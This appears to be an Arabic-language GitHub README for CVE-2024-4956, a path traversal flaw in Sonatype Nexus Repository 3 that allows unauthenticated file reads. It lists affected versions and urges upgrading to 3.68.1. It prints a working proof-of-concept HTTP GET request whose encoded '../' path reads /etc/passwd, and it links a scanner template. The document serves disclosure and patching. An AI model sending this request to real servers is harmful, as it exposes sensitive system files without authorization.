 gmh5225/cve-2024-4956
اجتياز المسار بدون مصادقة في Nexus Repository 3

يُعد Nexus Repository Manager مدير مستودعات يقوم بتنظيم وتخزين وتوزيع القطع البرمجية (artifacts) اللازمة للتطوير.
تم اكتشاف ثغرة اجتياز المسار (Path Traversal) في Nexus Repository 3، في الإصدارات الأقدم من 3.68.1. تسمح هذه الثغرة للمهاجم بإنشاء رابط URL لتنزيل ملفات النظام خارج نطاق تطبيق Nexus Repository، دون الحاجة إلى أي مصادقة. ويشكل هذا خطرًا كبيرًا لأنه قد يكشف ملفات نظام حساسة وربما يعرض أمان البيئة التي تم تثبيت Nexus Repository فيها للخطر.
يُنصح بتحديث Nexus Repository إلى الإصدار 3.68.1 أو أحدث في أقرب وقت ممكن للتخفيف من هذه الثغرة.
لمزيد من المعلومات والتفاصيل التقنية حول الثغرة، يرجى الرجوع إلى الرابط التالي:
المراجع:
تؤثر الثغرة على الإصدارات من 3.0 إلى 3.68.0 من Sonatype Nexus Repository Manager.
يُعد ترقية Nexus Repository هو النهج الموصى به للقضاء على هذه الثغرة. ومع ذلك، تتوفر خيارات تخفيف فورية للنشر الذي لا يمكن ترقيته فورًا:
المراجع:

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
باستخدام إثبات المفهوم أعلاه، يمكن رؤية ملف /etc/passwd أثناء الوصول إليه:
(CVE-2024-4956.yaml) https://github.com/erickfernandox/CVE-2024-4956/blob/main/CVE-2024-4956.yaml
